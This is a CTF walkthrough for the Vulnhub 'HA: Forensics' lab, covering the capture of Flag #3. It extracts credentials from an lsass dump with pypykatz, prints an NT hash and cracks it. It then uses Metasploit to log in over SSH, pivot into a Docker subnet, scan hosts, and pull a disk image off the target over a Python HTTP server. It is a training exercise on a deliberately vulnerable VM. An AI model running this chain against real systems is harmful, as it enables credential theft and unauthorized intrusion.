**Lab – CTF Walkthrough for HA: Forensics Flag #3**

**Overview**

In this third lab, you will be tasked with capturing Flag #3 for this CTF.

**Lab Requirements**

This lab requires the use of VMware Workstation Player. The forensic target was built using VMware, and though it is an OVA file, it will not acquire an IP address using DHCP when imported into VirtualBox.

* Install of [**VMware Workstation Player**](https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html)
* Once virtual install of [**Kali Linux for VMWare**](https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/).
* The OVA image file for HA: Forensics Target downloaded from [**Vulnhub**](https://download.vulnhub.com/ha/forensics.ova)

**Begin the Lab!**

So far, we have captured two of the four flags for this CTF. From our previous hint, we received a DMP file. To view the contents of a DMP or dump file, we can use the **pypykatz** utility. This is the Python version of Mimikatz and comes with Kali Linux.

Again, we need to be in the Downloads directory, where we saved and extracted the lsass.DMP file.

**What is a DMP file?**

Files containing the .dmp file extension contain data that has been "dumped" from a computer program's memory space. These files are often created when an error occurs, or a program crashes. In some circumstances, a DMP file can be used by technical professionals or advanced computer users to troubleshoot system errors and other application issues. Microsoft saves its DMP files in a proprietary format and uses them to debug system applications.

Change directory over to your Downloads directory.

**cd Downloads**


At the prompt, type in the following command.

**pypykatz lsa minidump lsass.DMP**



Depending on your version of Python, and the version of the utility, the commands may differ. If you receive an error, you will be told want command is invalid and what command was expected. Work through the issue.

Roughly a quarter of the way through the log file, you will see the login session information for a user named **jasoos,** which translated in Hindi, which means detective.



We see the NT hash for this user. Copy the has to your clipboard.


**64fbae31cc352fc26af97cbdef151e03**

At the prompt, we make a text file called **hash.txt**.

**touch hash.txt**

Open the file using nano and copy and paste the hash into a blank text file.

**nano hash.txt**




Press Ctrl=X to exit nano and then press' y' for yes to save the changes. Press enter to use the same name for the file.

**Deciphering the hash**

**Method 1**

We will now use John the Ripper to decipher the NT hash saved to the hash.txt file.


At the prompt, type the following. **john --format=NT --fork=4 hash.txt**

****

The cracking of the NT hash will take some time, so be patient. Read the screen to view the status of your progress.

**Method 2**

If you get tired of waiting, you can use a free online hash decrypting service such as [www.hashes.com](http://www.hashes.com) to decipher the hash quickly.

****

**Metasploit to the Rescue**

We now have a username and password we can use to SSH into the server, but logging in using Metasploit is a better option as it has a ton of post-exploitation tools that can be used afterward.

Using the ssh\_login module, we get an SSH session on the machine as user **jasoos**. Using the shell\_to\_meterpreter script, we can start a meterpreter session on the target machine.

Make sure your Kali machine has its network set to host-only.

Open a new terminal.

At the prompt, start Metasploit. **Msfconsole**

At the msf6 prompt, type in the following commands, one line at a time.


**use auxiliary/scanner/ssh/ssh\_login**

**set rhosts 192.168.107.129**

**set username jasoos**

**set password Password@1**

**exploit**

****

We have two sessions going at once, but we can only access one session at a time. The first session is running Metasploit, and the second session is running Meterpreter.

To send our Metasploit session to the background, we first need to assign it a session number.


At the prompt, type the following command.

**sessions -u 1**

Metasploit is now ready to be sent to the background. To do this and bring forward our Meterpreter session, type **sessions 2** at the prompt.




Notice your prompt changes letting you know you now have a Meterpreter session established between Kali and your target.



We next need to see what interfaces are available on the target, at the Meterpreter prompt, type **ifconfig.**

We are interested in Interface 3. This is the interface used by the Docker program. We next need to see what programs or services are running on the network that the Docker program is running on. The problem is the IP address assigned is internal, meaning we cannot access the network directly.



Again, we can use Metasploit to autoroute our kali machine over the internal network used by Docker.

We first need to background our Meterpreter session and return to our Metasploit prompt.

At the Meterpreter prompt, type in the word, **background**


****

At your MSF prompt, type in the following commands, one line at a time.

use post/multi/manage/autoroute

set session 2

exploit



We have now added a route entry for our network and the 172.17.0.0 network to the target's routing table. We can now scan the 172.0.0 network for any targets by conducting a ping-sweep using Metasploit.

**Conducting a ping-sweep**


At the prompt, type in each of the commands, one at a time.

use post/multi/gather/ping\_sweep

set session 2

set rhosts 172.17.0.0/24

exploit



Our ping-sweep identified two targets on the 172.17.0.0 network.

172.17.0.2

172.17.0.1

We next need to see what services are running on the 172.17.0.2. For this task, we can conduct a port scan using Metasploit.


At the prompt, type in each of the commands, one at a time.

use auxiliary/scanner/portscan/tcp

set rhosts 172.17.0.2

set port 1-100

exploit




Our port scan found that port 21 is running on our target network of 172.17.0.2. Port 21 is used for running FTP. To check to see if the FTP service is configured for anonymous access, we can use another Metasploit scanner.

At the prompt, type in each of the commands, one at a time.

use auxiliary/scanner/ftp/anonymous

set rhosts 172.17.0.2

exploit




It says that ftp service allows anonymous access. We can enumerate the FTP service by connecting to it anonymously.

We have a directory called pub. Inside that directory, we have a file labeled sabot.001. The 001 extension means this is an image file used in forensic investigations. Sabot means evidence in Hindi.

We first need to get back into our Meterpreter session. To do this, we type the following at the prompt.

Sessions 2



Next, we need to establish a bash shell on the target. At the Meterpreter prompt, type the following commands one at a time. Don’t leave off the tick!

shell

python3 -c 'import pty;pty.spawn("/bin/bash")'

ftp 172.17.0.2


anonymous

ls

cd pub

ls

get saboot.001



Now that we have the sabot.001file saved to the root of the target. We need to get access to be able to save to Kali's Download directory. To do this, we can use a Python one-liner HTTP service to transfer the file from the target machine to our local device.

We will exit the FTP server.

At the prompt, type in each of the commands, one at a time.

exit


ls

python -m SimpleHTTPServer

As the Python One liner provides an HTTP server running on port 8000, we can browse to our target using port 8000 and get our saboot file.

From your Kali Desktop, open a browser, and in the address bar, type the IP address of your target, followed by a colon and the 8000.

<http://192.168.107.129:8000> (This is my IP address; yours will differ)




Save the file to your Kali's Downloads directory.

**Using Autopsy to Inspect the Image File**

Since the captured file is likely a forensic image, we can use Autopsy to view its contents.

Open a new terminal and at the prompt type, **autopsy**

Leave the terminal running as Autopsy needs it to stay active. Open a browser and at that address bar, type, [**http://localhost:9999/autopsy**](http://localhost:9999/autopsy)




Press the New Case button to start a new case.


On the next screen, give your new case a user-friendly name.

Use your name as the investigator.

Press the new case button.




On the next page, click the Add Host button.




On the Add New Host page, type in the name of the target machine, Forensics.

Scroll to the bottom of the page and click the Add Host button.






On the next page, click the Add Image button.



On the next page, click Add Image File.




On the next screen, type in the path for the sabot.001 file.


**/root/Downloads/sabot.001**

Select the radio button that identifies the **sabot.001** file as being a partition.

Accept the option to create a Symlink with the image.




Click next. On the next page, accept the defaults and click the Add button.



On the next screen, click OK to mount the image.



On the next screen, click the ANALYZE button.



On the next screen, from the taskbar, click on File Analysis. Scroll to the bottom of the right windowpane.



We discover two text files, a flag.txt, and a creds.txt file.



X2 click the flag3.txt file to see the hash for flag #3. Leave Autopsy open if you are continuing with finding the final flag, Flag #4. If not, click the close option for the taskbar to save your case.

Time to move onto Flag #4!

End of the lab!